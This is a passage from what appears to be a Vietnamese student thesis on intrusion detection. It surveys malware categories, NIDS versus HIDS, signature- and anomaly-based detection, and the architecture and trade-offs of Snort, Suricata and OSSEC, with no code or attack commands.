- Sâu - Worm đã tồn tại lâu hơn cả virus máy tính, thời mà máy tính dạng mainfram thịnh hành. Những con sâu độc hại xuất hiện dưới dạng tệp đính kèm tin nhắn Email.

- Trojans cải trang làm chương trình hợp pháp, nhưng chúng chứa các kiến trúc độc hại. Một Trojan phải được thực thi bởi nạn nhân của nó để thực hiện công việc của nó.

- Hybrids và Các hình thức khác là sự kết hợp của các chương trình độc hại truyền thống, thường bao gồm các phần của *Trojan* và sâu và đôi khi là *virus*. Các chương trình phần mềm độc hại ngày cố gắng sửa đổi hệ điều hành cơ bản để kiểm soát tối đa và ẩn khỏi các chương trình chống phần mềm độc hại.

- Ransomware là các chương trình phần mềm độc hại mã hóa dữ liệu người dùng và giữ nó làm con tin chờ thanh toán tiền điện tử. Sau khi được thực thi, chúng sẽ tìm kiếm và mã hóa các tập tin của người dùng trong vòng vài phút.

- Phần mềm độc hại không cần tệp – Fileless malware là phần mềm độc hại không trực tiếp sử dụng tệp hoặc hệ thống tệp. Thay vào đó, chúng chỉ khai thác và phát tán trong bộ nhớ hoặc sử dụng các đối tượng non-file OS khác như các registry keys, *API* hoặc các tác vụ theo lịch trình.

- Phần mềm quảng cáo – Adware và Quảng cáo độc hại – Malvertising là các chương trình phần mềm độc hại cố gắng đưa người dùng cuối bị xâm nhập vào các quảng cáo độc hại, không mong muốn. Một phần mềm quảng cáo có thể chuyển hướng trình duyệt của người dùng đến trang web khác. Khi người dùng nhấp vào quảng cáo, mã độc sẽ chuyển hướng họ đến một trang web độc hại rồi cài đặt phần mềm độc hại trên máy tính của họ.

- Phần mềm gián điệp – Spyware thường được sử dụng bởi những người muốn kiểm tra hoạt động trên máy tính của người khác. Trong các cuộc tấn công có chủ đích, tội phạm sử dụng phần mềm gián điệp để ghi lại các lần bấm phím của nạn nhân và có quyền truy cập vào mật khẩu hoặc thông tin cá nhân.

- Bots và Botnets là các chương trình độc hại được thiết kế để xâm nhập vào máy tính và tự động trả lời và thực hiện các hướng dẫn nhận được từ máy chủ chỉ huy và điều khiển trung tâm. *Bots* có thể tự sao chép (như sâu) hoặc sao chép thông qua hành động của người dùng (như *virus* và *Trojan*). Toàn bộ mạng lưới các thiết bị bị xâm nhập được gọi là botnet.

- Rootkits được lan truyền rộng rãi và thường hoạt động như một vỏ bọc cho các tiến trình xấu đang chạy. Toàn bộ mục đích của rootkit là để ẩn các chương trình độc hại đang chạy và thực hiện các hoạt động xấu trên hệ thống của người dùng (thu thập dữ liệu, đánh cắp danh tính, v.v).

1.1.3.2. Tấn công khai thác các lỗ hổng hệ điều hành, phần mềm

Tấn công khai thác các lỗ hổng hệ điều hành, phần mềm là lợi dụng những lỗi hoặc điểm yếu trên hệ điều hành hay phần mềm của máy tính, thiết bị router, modem

hoặc trong các ứng dụng được cài đặt để khai thác (*exploit*) tài nguyên phục vụ cho mục đích vi phạm các chính sách bảo mật.

Trong nhiều trường hợp, các lỗ hổng bảo mật bị khai thác trước khi hãng cung cấp hệ điều hành, phần mềm phát hiện ra. Bằng những công cụ dò quét, các đối tượng tội phạm mạng có thể nhanh chóng phát hiện được các lỗ hổng này để tận dụng trước khi các bản vá chính hãng xuất hiện. Những lỗ hổng thường chỉ được xử lý khi có bằng chứng bị tin tặc khai thác và gây thiệt hại. Còn nguy cơ từ lỗ hổng chưa biết thì vẫn không được kiểm tra để ngăn chặn.

1.2. Tổng quan về phát hiện xâm nhập

Cùng với sự phát triển ngày càng lớn của hệ thống thông tin trên nền tảng kết nối toàn cầu, kẻ xâm nhập cũng phát triển qua nhiều phương thức và che giấu tinh vi hơn khiến người dùng mạng hay các phương tiện CNTT rất khó có thể tự phát hiện. Các hệ thống mạng, máy chủ cần phát hiện lỗ hổng khai thác xâm nhập và sự xâm nhập trước khi kẻ tấn công tác động ảnh hưởng đến hệ thống.

1.2.1. Khái quát về phát hiện xâm nhập

Phát hiện xâm nhập là quá trình giám sát các sự kiện (biểu hiện) xuất hiện trong một hệ thống mạng hoặc trên một máy tính và phân tích các dấu hiệu có thể là sự xâm phạm hoặc mối đe dọa sắp xảy ra xâm phạm các chính sách an toàn an ninh hoặc các chuẩn an toàn của mạng hoặc máy tính .[3]

Phát hiện xâm nhập còn là khả năng nhận dạng xâm nhập do các cá nhân gây ra, bao gồm: những người sử dụng hệ thống bất hợp pháp *(“tội phạm máy tính” - hacker)* và những người sử dụng hợp pháp nhưng lại lạm dụng các đặc quyền của mình “đe doạ bên trong” nhằm phá vỡ đến tính toàn vẹn, tính sẵn sàng, tính tin cậy của các cơ chế bảo mật hệ thống mạng hoặc máy chủ.

Hiện nay phần lớn các thiết bị thông tin đều trang bị cơ chế bảo mật riêng nhưng chưa đủ hiệu quả trước các cuộc tấn công xâm nhập ngày càng tinh vi và khó phát hiện hơn. Một hệ thống phát hiện xâm nhập riêng biệt sẽ có khả năng phát hiện và cảnh báo trước nguy cơ xâm nhập (*IDS*). Hai thành phần quan trọng nhất cấu tạo nên hệ thống IDS là bộ cảm nhận (*sensor*) có chức năng kiểm tra và phân tích lưu lượng

trong mạng và các nguồn thông tin khác để phát hiện dấu hiệu xâm nhập (*signature*); signature database là cơ sở dữ liệu chứa dấu hiệu của các tấn công đã được phát hiện và phân tích. Cơ chế làm việc của signature database giống như virus database trong các chương trình antivirus, do vậy, việc duy trì một hệ thống IDS hiệu quả phải bao gồm việc cập nhận thường xuyên cơ sở dữ liệu này.

1.2.2. Phát hiện xâm nhập mạng và phát hiện xâm nhập host

Hệ thống IDS dựa theo kiểu phạm vi giám sát được phân làm 2 loại là: Phát hiện xâm nhập mạng và phát hiện xâm nhập host.[3]

1.2.2.1. Phát hiện xâm nhập mạng (NIDS - Network -based IDS)

NIDS thường được đặt tại ngõ vào của mạng, có thể đứng trước hoặc sau firewall trong các hệ thống mạng để giám sát gói tin trao đổi giữa các thiết bị. Hệ thống này sẽ quét tất cả thông tin ra - vào của hệ thống. NIDS cung cấp dữ liệu về hiệu suất mạng nội bộ, tổng hợp lại các gói tin và phân tích chúng.

Điểm yếu của NIDS là gây ảnh hưởng đến băng thông mạng do trực tiếp truy cập vào lưu thông mạng. NIDS không được định lượng đúng về khả năng xử lý sẽ trở thành một nút thắt cổ chai gây ách tắc trong mạng. Ngoài ra NIDS còn gặp khó khăn với các vấn đề giao thức truyền như việc phân tách gói tin (*IP fragmentation*), hay việc điều chỉnh thông số TTL trong gói tin IP.

1.2.2.2. Phát hiện xâm nhập host (HIDS – Host -based IDS)

Những hệ thống Host-based là kiểu IDS được nghiên cứu và triển khai đầu tiên. Bằng cách cài đặt những phần mềm IDS trên các máy trạm *(gọi là Agent)*, HIDS có thể giám sát toàn bộ hoạt động của hệ thống, các log file và lưu thông mạng đi tới từng máy trạm. IDS kiểm tra lưu thông mạng đang được chuyển đến máy trạm, bảo vệ máy trạm thông qua việc ngăn chặn các gói tin nghi ngờ. HIDS có khả năng kiểm tra hoạt động đăng nhập vào máy trạm, tìm kiếm các hoạt động không bình thường như dò tìm mật khẩu, leo thang đặc quyền. Ngoài ra HIDS còn có thể giám sát sâu vào bên trong Hệ điều hành của máy trạm để kiểm tra tính toàn vẹn của nhân hệ điều hành, file lưu trữ trong hệ thống.

Hệ thống HIDS có hiệu quả cao khi phát hiện việc người dùng sử dụng sai các tài nguyên trên mạng. Nếu người dùng cố gắng thực hiện các hành vi không hợp pháp thì những hệ thống HIDS thông thường phát hiện và tập hợp thông tin thích hợp nhất và nhanh nhất.

Điểm yếu của HIDS là cồng kềnh. Với vài ngàn máy trạm trên một mạng lớn, việc thu thập và tập hợp các thông tin máy tính đặc biệt riêng biệt cho mỗi máy riêng lẻ là không có hiệu quả. Ngoài ra, nếu thủ phạm vô hiệu hóa việc thu thập dữ liệu trên máy tính thì HIDS trên máy đó sẽ không còn có ý nghĩa.

1.2.3. Phát hiện xâm nhập dựa trên dấu hiệu và dựa trên bất thường

Hệ thống IDS dựa theo các triển khai kỹ thuật thực hiện được phân làm 2 loại là: Phát hiện xâm nhập dựa trên dấu hiệu và dựa trên bất thường.

1.2.3.1. Phát hiện xâm nhập dựa trên dấu hiệu

Phát hiện xâm nhập dựa trên dấu hiệu của hành vi xâm nhập (*Signature-based IDS*) thông qua phân tích lưu lượng mạng và nhật ký hệ thống. Kỹ thuật này đòi hỏi phải duy trì một cơ sở dữ liệu về các dấu hiệu xâm nhập (*signature database*), và cơ sở dữ liệu này phải được cập nhật thường xuyên mỗi khi có một hình thức hoặc kỹ thuật xâm nhập mới.

Signature-based IDS là hệ sử dụng định nghĩa trừu tượng để mô tả về tấn công gọi là dấu hiệu. Dấu hiệu bao gồm một nhóm các thông tin cần thiết để mô tả kiểu tấn công. Ví dụ như hệ thống mạng IDS có thể lưu trữ trong cơ sở dữ liệu nội dung các gói tin có liên quan đến kiểu tấn công đã biết. Thường thì dấu hiệu được lưu ở dạng cho phép so sánh trực tiếp với thông tin có trong chuỗi sự kiện.

Trong quá trình xử lý, sự kiện được so sánh với các mục trong file dấu hiệu, nếu thấy có sự giống nhau thì hệ tạo ra cảnh báo. *Signature-based IDS* hiện nay rất thông dụng vì chúng dễ phát triển, cho phản hồi chính xác về cảnh báo và thường yêu cầu ít tài nguyên tính toán. Tuy nhiên, chúng có những điểm yếu sau:

- Mô tả về cuộc tấn công thường ở mức độ thấp, khó hiểu.
- Mỗi cuộc tấn công hay biến thể của nó đều cần thêm dấu hiệu đưa vào cơ sở dữ liệu, nên kích cỡ của nó sẽ trở nên rất lớn.

- Dấu hiệu càng cụ thể, thì càng tạo ra ít cảnh báo nhầm, nhưng càng khó phát hiện những biến thể của nó.

1.2.3.2. Phát hiện xâm nhập dựa trên bất thường

Phát hiện dựa trên bất thường (*Anomaly-based IDS)* là quá trình so sánh các định nghĩa của hoạt động được xem xét bình thường so với sự kiện quan sát được để xác định các sai lệch quan trọng. Thường là cách so sánh các hành vi hiện tại với hoạt động bình thường của hệ thống để phát hiện các bất thường (*anomaly*) có thể là dấu hiệu của xâm nhập.

Để xác định được mức độ, phạm vi tấn công, hệ thống phải được dạy để nhận ra hoạt động bình thường của hệ thống. Hai giai đoạn của phần lớn các hệ thống phát hiện bất thường bao gồm giai đoạn đào tạo - nơi hồ sơ các hành vi bình thường được xây dựng và giai đoạn thử nghiệm - trong đó lưu lượng truy cập hiện tại được so sánh với hồ sơ được tạo trong giai đoạn huấn luyện.

Sự bất thường được phát hiện theo một số cách, thường là bằng các kỹ thuật sử dụng trí tuệ nhân tạo . Một phương pháp khác để xác định cách sử dụng bình thường của hệ thống bằng cách dùng một mô hình toán học nghiêm ngặt và gắn cờ bất kỳ sai lệch nào so với điều này được coi là một cuộc tấn công. Điều này được gọi là phát hiện bất thường nghiêm ngặt. Các kỹ thuật khác được sử dụng để phát hiện sự bất thường bao gồm phương pháp khai thác dữ liệu (*Data mining*), phương pháp dựa trên ngữ pháp và hệ thống miễn dịch nhân tạo (*Artificial Immune System*).

Hệ thống phát hiện xâm nhập bất thường dựa trên mạng thường cung cấp tuyến phòng thủ thứ hai để phát hiện lưu lượng truy cập bất thường ở lớp vật lý và lớp mạng sau khi nó đã vượt qua tường lửa hoặc thiết bị bảo mật khác trên biên giới của mạng. Hệ thống phát hiện xâm nhập bất thường dựa trên máy chủ là một trong những lớp bảo vệ cuối cùng và nằm trên các điểm cuối của máy tính.

1.3. Kết luận Chương I

Chương này cung cấp một cái nhìn tổng quan về xâm nhập và phát hiện xâm nhập. Qua đó biết được mục đích và tác hại của tấn công xâm nhập và giới thiệu các hệ

thống phát hiện xâm nhập phân tích các dấu hiệu của sự xâm nhập hoặc mối đe dọa sắp xảy ra đến các chính sách an toàn máy tính, hoặc các chuẩn an toàn.

Từ đó có phân loại các hệ thống phát hiện xâm nhập theo kiểu phạm vi giám sát và theo các kiểu triển khai kỹ thuật thực hiện.

CHƯƠNG II. CÁC HỆ THỐNG PHÁT HIỆN XÂM NHẬP

Trong chương này sẽ cho chúng ta cái nhìn tổng quan về IDS bao gồm cả những điểm mạnh và điểm yếu của chúng. Chúng ta sẽ đề cập đến cả Network IDS và cả Host IDS. Sự khác nhau chủ yếu giữa NIDS và HIDS đó là dữ liệu mà nó tìm kiếm. Bên cạnh đó chương này cũng tìm hiểu một số hệ thống phát hiện xâm nhập tiêu biểu như: Snort, Suricata, OSSEC, SolarWinds Security Event Manager, IBM Qradar, Security Onion.

2.1. Các hệ thống phát hiện xâm nhập mạng

Các hệ thống phát hiện xâm nhập mạng sẽ theo dõi lưu lượng và phân tích các gói tin truyền trong mạng của hệ thống. Snort và Suricata là hai hệ thống phát hiện xâm nhập mạng có các thành phần và tính năng nổi bật.

2.1.1. Snort

2.1.1.1. Snort là gì?

Snort là một hệ thống mã nguồn mở phát hiện và ngăn chặn xâm nhập mạng miễn phí. Nó sử dụng ngôn ngữ dựa trên quy tắc, thực hiện phân tích giao thức, tìm kiếm kết hợp nội dung và có thể được sử dụng để phát hiện nhiều loại tấn công và thăm dò khác nhau, chẳng hạn như buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts …

Snort được ứng dụng với 3 chức năng chính là: thu thập gói tin, theo dõi gói tin và sử dụng như một NIDS. Ngoài ra còn có nhiều chương trình thêm vào để cung cấp những cách khác nhau nhằm mục đích ghi dấu và quản lý logfile của Snort, thêm và bảo trì tập luật, thông báo cho người quản trị hệ thống khi có những traffic gây hại được nhận ra… Thông thường Snort chỉ sử dụng TCP/IP nhưng những phần thêm vào có thể mở rộng khả năng cung cấp các loại ngôn ngữ khác .[7]


2.1.1.2. Thành phần và chức năng

Snort có 5 thành phần chính như sau:

- Bộ giải mã gói tin - Packet Decoder

Các gói dữ liệu đi vào qua các cổng giao tiếp mạng, các cổng giao tiếp này có thể là: Ethernet, SLIP, PPP... Và được giải mã bởi bộ giải mã gói tin (*packet decoder),*

trong đó xác định giao thức được sử dụng cho gói tin và dữ liệu phù hợp với hành vi được cho phép của phần giao thức của chúng. Packet Decoder có thể tạo ra các cảnh báo riêng của mình dựa trên phần header của giao thức, các gói tin quá dài, bất thường hoặc không chính xác các tùy chọn TCP được thiết lập trong phần header. Sau khi dữ liệu được giải mã đúng, chúng sẽ được gửi đến bộ phận tiền xử lý (*preprocessor*).



Hình 2.1:Mô tả sơ đồ của Snort

- Các bộ tiền xử lý – PreProcessers

Các bộ tiền xử lý (*Preprocessor)* là những thành phần hoặc plug-in có thể sử dụng cho Snort để sắp xếp, chỉnh sửa các gói dữ liệu trước khi bộ phận Detection Engine làm việc với chúng. Một số Preprocessor cũng thực hiện phát hiện dấu hiệu dị thường bằng cách tìm trong phần tiêu đề của gói tin và tạo ra các cảnh báo. Preprocessor còn dùng để tái hợp gói tin cho các gói tin có kích thước lớn. Ngoài ra nó còn giải mã các gói tin đã được mã hóa trước khi chuyển đến bộ phận Detection Engine.

- Máy phát hiện - Detection Engine

Detection Engine là bộ phận quan trọng nhất của Snort. Trách nhiệm của nó là phát hiện bất kì dấu hiệu tấn công nào tồn tại trong gói tin bằng cách sử dụng các rule để đối chiếu với thông tin trong gói tin. Detection Engine có thể phân chia gói tin và áp dụng rule cho các phần khác nhau của gói tin.

- Hệ thống cảnh báo và nhật ký - Logging and Alerting System

Khi bộ phận detection engine phát hiện ra các dấu hiệu tấn công thì nó sẽ thông báo cho bộ phận cảnh báo và nhật ký(*Logging and Alerting System)*. Các ghi nhận, thông báo có thể được lưu dưới dạng văn bản hoặc một số định dạng khác. Mặc định thì chúng được lưu tại thư mục `/var/log/snort`.

- Môđun xuất - Output Modules

Bộ phận đầu ra của Snort phụ thuộc vào việc ta ghi các ghi nhận, thông báo theo cách thức nào. Có thể cấu hình bộ phận này để thực hiện các chức năng sau:

- Lưu các ghi nhận và thông báo theo định dạng file văn bản hoặc cơ sở dữ liệu.
- Gửi thông tin SNMP.
- Gửi các thông điệp đến hệ thống ghi log.
- Lưu các ghi nhận và thông báo vào cơ sở dữ liệu *(MySQL, Oracle...).*
- Chỉnh sửa cấu hình trên Router, Firewall.

Snort có 4 chế độ hoạt động như sau:

- Chế độ đánh giá gói tin - Sniffer mode: ở chế độ này Snort sẽ đánh giá và đọc các gói tin trên mạng sau đó sẽ trình bày kết quả trên giao diện hiển thị.

- Chế độ lưu nhật ký gói tin - Packet Logger mode: lưu trữ các gói tin trong các tập tin log.

- Chế độ phát hiện xâm nhập mạng - Network instruction detect system (NIDS): đây là chế độ hoạt động mạnh mẽ và được áp dụng nhiều nhất, khi hoạt động ở chế độ NIDS Snort sẽ phân tích các gói tin luân chuyển trên mạng và so sánh với các thông tin được định nghĩa của người dùng để từ đó có những hành động tương ứng.

- Chế độ nội tuyến - Inline mode: khi triển khai Snort trên Linux thì chúng ta có thể cấu hình Snort để phân tích các gói tin từ các bảng IP (*iptables*) thay vì thư viện ảnh chụp gói (*libpcap*) do đó iptable có thể thông qua các gói tin theo luật Snort.

2.1.1.3. Ưu nhược điểm của Snort

a. Ưu điểm

- Snort là phần mềm mã nguồn mở, hoạt động 24/7 theo thời gian thật.

- Chạy trên nhiều nền tảng khác nhau: Không chỉ chạy trên các hệ điều hành nguồn mở như GNU/Linux mà Snort còn có thể chạy được trên các nền tảng thương mại như Microsoft Windows, Solaris, HP-UX...

- Các luật của Snort thường xuyên được bổ sung và cập nhật các hình thức xâm nhập mới.

- Có khả năng phát hiện một số lượng lớn các kiểu thăm dò, xâm nhập khác nhau như: buffer oveflow, CGI-Atack, Scan, ICMP, Virus...

- Có một cộng đồng của người sử dụng và các nhà phát triển.

- Có rất nhiều add-on mà không phải là thành phần của Snort, nhưng cung cấp thêm các tính năng và dễ sử dụng.

- Snort không cần phải thay thế bất kỳ cơ sở hạ tầng an ninh hiện có.

b. Nhược điểm

- Có thể xảy ra trường hợp báo động giả, tức là không có dấu hiệu bất thường mà IDS vẫn báo (*False Positive*).

- Không phân tích được các lưu lượng được mã hóa như SSH, IPSec, SSL, v.v…

- NIDS đòi hỏi phải luôn được cập nhật các dấu hiệu tấn công mới nhất để thực sự hoạt động hiệu quả.

- Không thể cho biết việc mạng bị tấn công có thành công hay không.

- Một trong những hạn chế là giới hạn băng thông. Những bộ thu thập dữ liệu phải thu thập tất cả lưu lượng mạng, sắp xếp lại và phân tích chúng. Khi tốc độ mạng tăng lên thì khả năng của bộ thu thập thông tin cũng vậy. Một giải pháp là phải đảm bảo cho mạng được thiết kế chính xác.

2.1.2. Suricata

2.1.2.1. Suricata là gì?

Suricata là một hệ thống phát hiện xâm nhập dựa trên mã nguồn mở. Nó được phát triển bởi *Open Information Security Foundation (OISF)*. Công cụ này được phát

triển không nhằm cạnh tranh hay thay thế các công cụ hiện có, nhưng nó mang lại những ý tưởng và công nghệ mới trong lĩnh vực an ninh mạng.

Suricata là công cụ IDS/IPS (*Intrusion Detection System / Intrusion Prevention System*) phát hiện và ngăn chặn xâm nhập dựa trên luật để theo dõi lưu lượng mạng và cung cấp cảnh báo đến người quản trị hệ thống khi có sự kiện đáng ngờ xảy ra. Nó được thiết kế để tương thích với các thành phần an ninh mạng hiện có. Bản phát hành đầu tiên chạy trên nền tảng linux 2.6 có hỗ trợ nội tuyến (*inline*) và cấu hình giám sát lưu lượng thụ động có khả năng xử lý lưu lượng lên đến gigabit. Suricata là công cụ IDS/IPS miễn phí trong khi nó vẫn cung cấp những lựa chọn khả năng mở rộng cho các kiến trúc an ninh mạng phức tạp nhất.

Là một công cụ đa luồng, Suricata cung cấp tăng tốc độ và hiệu quả trong việc phân tích lưu lượng mạng. Ngoài việc tăng hiệu quả phần cứng (*với phần cứng và card mạng giới hạn*), công cụ này được xây dựng để tận dụng khả năng xử lý cao được cung cấp bởi chip CPU đa lõi mới nhất.

2.1.2.2. Thành phần và chức năng của Suricata

Suricata được phát triển dựa trên Snort nên nó vẫn giữ nguyên kiến trúc bên trong của Snort. Kiến trúc của nó có nhiều thành phần, với mỗi thành phần có một chức năng riêng.

Kiến trúc của Suricata gồm 4 phần cơ bản sau:

a. Đánh giá và giải mã gói tin - The Sniffer (*Packet Decoder*)

Packet Sniffer là một thiết bị phần cứng hoặc phần mềm được đặt vào trong mạng. Bởi trong mô hình mạng có nhiều giao thức cao cấp như TCP, UDP, ICMP... nên công việc của packet sniffer là phân tích các giao thức thành thông tin mà con người có thể đọc và hiểu được. Packet Sniffer có thể được sử dụng với các mục đích như:

- Phân tích mạng và troubleshooting.
- Performance network and bechmarking.
- Nghe lén mật khẩu clear-text và những dữ liệu khác.

b. Phân tích dữ liệu - The Preprocessors

Preprocessors là plug-in cho phép phân tích cú pháp dữ liệu theo những cách khác nhau. Nếu chạy Suricata mà không có bất cứ cấu hình nào về preprocessors trong tập tin cấu hình sẽ chỉ thấy từng gói dữ liệu riêng rẽ trên mạng. Vì nhiều loại hình tấn công hiện đại cố tình phân mảnh dữ liệu hoặc có tình đặt phần độc hại lên một gói tin và phần còn lại lên gói tin khác (*kỹ thuật lẩn trốn*).

Dữ liệu sẽ được đưa vào Preprocessors sau khi đi qua bộ giải mã gói tin (*packet decoder*). Suricata cung cấp một loạt các Preprocessors ví dụ như: Frag3 (*một module chống phân mảnh gói tin IP*), sfPortscan (*module được thiết kế chống lại các cuộc trinh sát, như scan port, xác định dịch vụ, scan OS*), Stream5 (*module tái gộp các gói tin ở tầng TCP*).[6]

c. Máy phát hiện - The Detection Engine

Đầu vào là các gói tin đã được sắp xếp ở quá trình preprocessors. Detection engine là một phần của hệ thống phát hiện xâm nhập dựa trên dấu hiệu. Detection engine sẽ lấy dữ liệu từ preprocessors và kiểm tra chúng thông qua các luật. Nếu các luật đó khớp với dữ liệu trong gói tin, nó sẽ được gửi tới hệ thống cảnh báo.

Các luật có thể được chia thành 2 phần:

Phần Hearder**:** gồm các hành động (*log/ alert*), loại giao thức (*TCP, UDP, ICMP...),* địa chỉ IP nguồn, địa chỉ IP đích và port.

Phần Options: là phần nội dung của gói tin được tạo ra để phù hợp với luật.

Luật là phần quan trọng mà bất cứ ai tìm hiểu về Suricata cần phải nắm rõ.

d. Xuất kết quả - The Output gồm hai modules:

Modul Alert/ Logging


Cuối cùng sau khi các luật đã phù hợp với dữ liệu, chúng sẽ được chuyển tới thành phần cảnh báo và ghi lại (*alert and loggin component*). Cơ chế log sẽ lưu trữ các gói tin đã kích hoạt, các luật còn cơ chế cảnh báo sẽ thông báo các phân tích bị thất bại. Giống như Preprocessors, chức năng này được cấu hình trong tập tin suricata.yaml.

Modul kết xuất thông tin

Dữ liệu là giá trị cảnh báo, nhưng có thể chọn nhiều cách để gửi các cảnh báo này cũng như chỉ định nơi ghi lại các gói tin. Có thể gửi cảnh báo thông qua SMB (*Server*

Message Block) pop- up tới máy trạm Windows, ghi chúng dưới dạng logfile, gửi qua mạng thông qua UNIX socket hoặc thông qua giao thức SNMP.

Cảnh báo cũng có thể lưu trữ dưới dạng cơ sở dữ liệu SQL như MySQL hoặc PostgerSQL. Thậm chí một vài hệ thống của các hãng thứ ba có thể gửi cảnh báo thông qua SMS tới điện thoại di động.



Hình 2.2:Mô tả sơ đồ Suricata.

2.1.2.3. Ưu nhược điểm của Suricata

a. Ưu điểm

- Dễ dàng cấu hình: Suricata làm việc như thế nào, tập tin cấu hình ở đâu, các luật như thế nào người quản trị đều có thể biết và cấu hình theo ý mình được.

- Suricata là phần mềm mã nguồn mở: Sricata được phát hành dưới giấy phép GNU/GPL điều này có nghĩa là bất cứ ai cũng có thể sử dụng Suricata một cách miễn phí dù đó là doanh nghiệp hay người dùng cá nhân. Ngoài ra vì là phần mềm mã nguồn mở nên Suricata có một cộng đồng người sử dụng lớn.

- Chạy trên nhiều nền tảng khác nhau: Chạy trên các hệ điều hành nguồn mở như Linux, CentOS. Debian, Fedora, FreeBSD, Window, Mac OS X…

- Luật của Suricata thường xuyên được cập nhật: Các luật của Suricata thường xuyên được bổ sung và cập nhật các hình thức xâm nhập mới.

b. Nhược điểm

- Việc kiểm tra nội dung của mọi gói mạng là cực kỳ tốn CPU, đặc biệt là đối với tải lưu lượng nhiều gigabit. Và đây thường là yếu tố hạn chế trong hiệu suất Suricata: xử lý gói tin trên CPU.

2.2. Các hệ thống phát hiện xâm nhập host

Các hệ thống phát hiện xâm nhập host sẽ theo dõi lưu lượng và phân tích log trên các client được liên kết đến hệ thống. OSSEC và Suricata là hai hệ thống phát hiện xâm nhập host tiêu biểu.

2.2.1. OSSEC

2.2.1.1. OSSEC là gì?

OSSEC là phần mềm mã nguồn mở giúp phát hiện xâm nhập dựa trên host (*HIDS*) . OSSEC dựa trên log mã nguồn mở, miễn phí, đa nền tảng có thể mở rộng và có nhiều cơ chế bảo mật khác nhau. OSSEC có thể phát hiện xâm nhập bằng cả chữ ký hoặc dấu hiệu bất thường. Các dấu hiệu bình thường và bất thường được mô tả trong bộ luật của OSSEC. OSSEC có một công cụ phân tích và tương quan mạnh mẽ, tích hợp giám sát và phân tích log, kiểm tra tính toàn vẹn của file, kiểm tra registry của Windows, thực thi chính sách tập trung, giám sát chính sách, phát hiện rootkit, cảnh báo thời gian thực và phản ứng một cách chủ động cuộc tấn công đang diễn ra. Các hành động này cũng có thể được định nghĩa trước bằng luật trong OSSEC. Ngoài việc được triển khai như một HIDS, nó thường được sử dụng như một công cụ phân tích log, theo dõi và phân tích các bản ghi lại, IDS, các máy chủ Web và các bản ghi xác thực. OSSEC chạy trên hầu hết các hệ điều hành, bao gồm 